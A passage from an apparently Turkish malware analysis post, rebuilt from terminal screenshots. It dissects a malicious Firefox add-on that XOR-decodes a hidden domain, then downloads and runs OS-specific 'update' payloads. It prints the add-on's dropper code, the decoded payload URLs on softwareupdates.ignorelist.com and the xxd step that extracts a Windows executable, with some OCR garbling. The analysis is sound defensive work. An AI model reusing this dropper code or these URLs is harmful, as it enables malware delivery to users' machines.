
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:42-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€"jquery-2.1.3.fi.min.js.1â€"



100%[=====] 494
2016-11-12 07:54:42 (53.4 MB/s) - â€"jquery-2.1.3.fi.min.js.1â€" saved [494/494]


root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
--2016-11-12 07:54:55-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16612 (16K) [application/javascript]
Saving to: â€"jquery-2.1.3.ja.min.jsâ€"

100%[=====] 16,612
2016-11-12 07:54:56 (279 MB/s) - â€"jquery-2.1.3.ja.min.jsâ€" saved [16612/16612]
```










```
- function startup(data, reason) {
-     (function(){
-         var mkey= "M4St3Rm4pp3d";
-         var mdomain = ""
-         ⚡ "JUANBAL9QkcFFkcTLEY2AUM2DEAVAx0NKlo8BLY+BEcEXlALIBs0GFwWDFgFAFcFOVEg";
-         var ua = Components.classes["
-         ⚡ "@mozilla.org/network/protocol;1?name=http"].getService(Components.interfaces.⚡
-         ⚡ nsIHttpProtocolHandler).userAgent;
-         var windows = (ua.indexOf("Windows")>-1);
-         var macos = (ua.indexOf("Mac")>-1);
-         Components.utils.import("resource://gre/modules/Downloads.jsm");
-         Components.utils.import("resource://gre/modules/osfile.jsm");
-         Components.utils.import("resource://gre/modules/Task.jsm");
-         var name = "update";
-         if(windows){
-             Task.spawn(function* () {yield Downloads.fetch(XORCipher.decode(mkey⚡
-             ⚡,mdomain)+"/winupdate",OS.Path.join(OS.Constants.Path.tmpDir,name)+".vbs");
-             Components.utils.import(⚡
-             ⚡ "resource://gre/modules/FileUtils.jsm");
-             var env = Components.classes["
-             ⚡ "@mozilla.org/process/environment;1"].getService(Components.interfaces.nsIEnvironment);
-             var shell = new FileUtils.File(env.get("COMSPEC"));
-             var args = ["/c",OS.Path.join(OS.Constants.Path.⚡
-             ⚡ tmpDir,name)+".vbs"];
-             var process = Components.classes["
-             ⚡ "@mozilla.org/process/util;1"].createInstance(Components.interfaces.nsIProcess);
-             process.init(shell);
-             process.run(false, args, args.length);
-             }).then(null, Components.utils.reportError);
-         }else{
-             var lala = OS.Path.join(OS.Constants.Path.tmpDir,name);
```

İşletim sistemine göre <http://softwareupdates.ignorelist.com/globalupdates/> adresinden indirilen ve çalıştırılan zararlı yazılımlardan (unixupdate (sha1:5D09C139746C8A9855CE341A63687E2E86A47FAE) , osxupdate (sha1:1A441A1E80F88CEBE0D1E20CE06E2144743C5955), winupdate (sha1:EEC0B83017F59B8D15ED630107160D71950C7888)) Windows işletim sistemi üzerinde çalışan winupdate (aslında VBS dosyası içinde binary olarak indiriliyor ve çalıştırılıyor) dosyasını incelediğimde, bunun da bir indirici yazılımı (2. indirici) olduğunu gördüm. VBS dosyası içinde yer alan PE'nin hex değerlerini xxd aracı ile binary'e çevirdikten sonra winupdate.exe dosyasını elde etmiş oldum.



```
1 bootstrap-mert.js
- function xor_decrypt(key, data) {
    map = function(fun , thisp)
    {
        var len = this.length;
        if (typeof fun != "function")
            throw new TypeError();


        var res = new Array(len);
        var thisp = arguments[1];
        for (var i = 0; i < len; i++)
        {
            if (i in this)
                res[i] = fun.call(thisp, this[i], i, this);
        }

        return res;
    };

    return data.map( function(c, i) {return String.fromCharCode( c ^ keyCharAt(key, i)
    );}).join("");
}

var mkey= "M4St3Rm4pp3d";
var mdomain = "JUAnBA19QkcFFkcTLEY2AUM2DEAVAx0NKlo8BlY+BEcEXlALIBs0GFwwDFgFAFcFOVEg";
remoteurl = XORCipher.decode(mkey,mdomain)+"/osxupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey,mdomain)+"/unixupdate";
console.log(remoteurl);
remoteurl = XORCipher.decode(mkey,mdomain)+"/winupdate";
console.log(remoteurl);
```


```
root@remnux: /home/remnux/Desktop/polgov/binaries/addon
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/polgov/binaries/addon# nodejs bootstrap-mert.js
http://softwareupdates.ignorelist.com/globalupdates/osxupdate
http://softwareupdates.ignorelist.com/globalupdates/unixupdate
http://softwareupdates.ignorelist.com/globalupdates/winupdate
root@remnux:/home/remnux/Desktop/polgov/binaries/addon#
```

The image shows a desktop environment with a terminal window open. The terminal window has a title bar that reads "root@remnux: /home/remnux/Desktop/polgov/binaries/addon". Below the title bar is a menu bar with "File", "Edit", "Tabs", and "Help". The terminal content shows the execution of "nodejs bootstrap-mert.js", which outputs three URLs: "http://softwareupdates.ignorelist.com/globalupdates/osxupdate", "http://softwareupdates.ignorelist.com/globalupdates/unixupdate", and "http://softwareupdates.ignorelist.com/globalupdates/winupdate". The terminal prompt is "root@remnux:/home/remnux/Desktop/polgov/binaries/addon#". At the bottom of the screen is a taskbar with several icons, including a file manager, a terminal, and a web browser. The system clock shows "01:46".



[illegible]

```
root@remnux: /home/remnux/Desktop
File Edit Tabs Help
root@remnux:/home/remnux/Desktop# xxd -r -p winupdate.vbs > winupdate.exe
root@remnux:/home/remnux/Desktop#
root@remnux:/home/remnux/Desktop# file winupdate.exe
winupdate.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@remnux:/home/remnux/Desktop#
```

A terminal window titled 'root@remnux: /home/remnux/Desktop' with a menu bar (File, Edit, Tabs, Help). The terminal shows the command 'xxd -r -p winupdate.vbs > winupdate.exe' being executed, followed by 'file winupdate.exe' which returns 'winupdate.exe: PE32 executable (GUI) Intel 80386, for MS Windows'. The terminal has a black background with white text. The window's taskbar at the bottom shows several icons, including a file explorer, a terminal, and a power button, along with the time '01:38'.

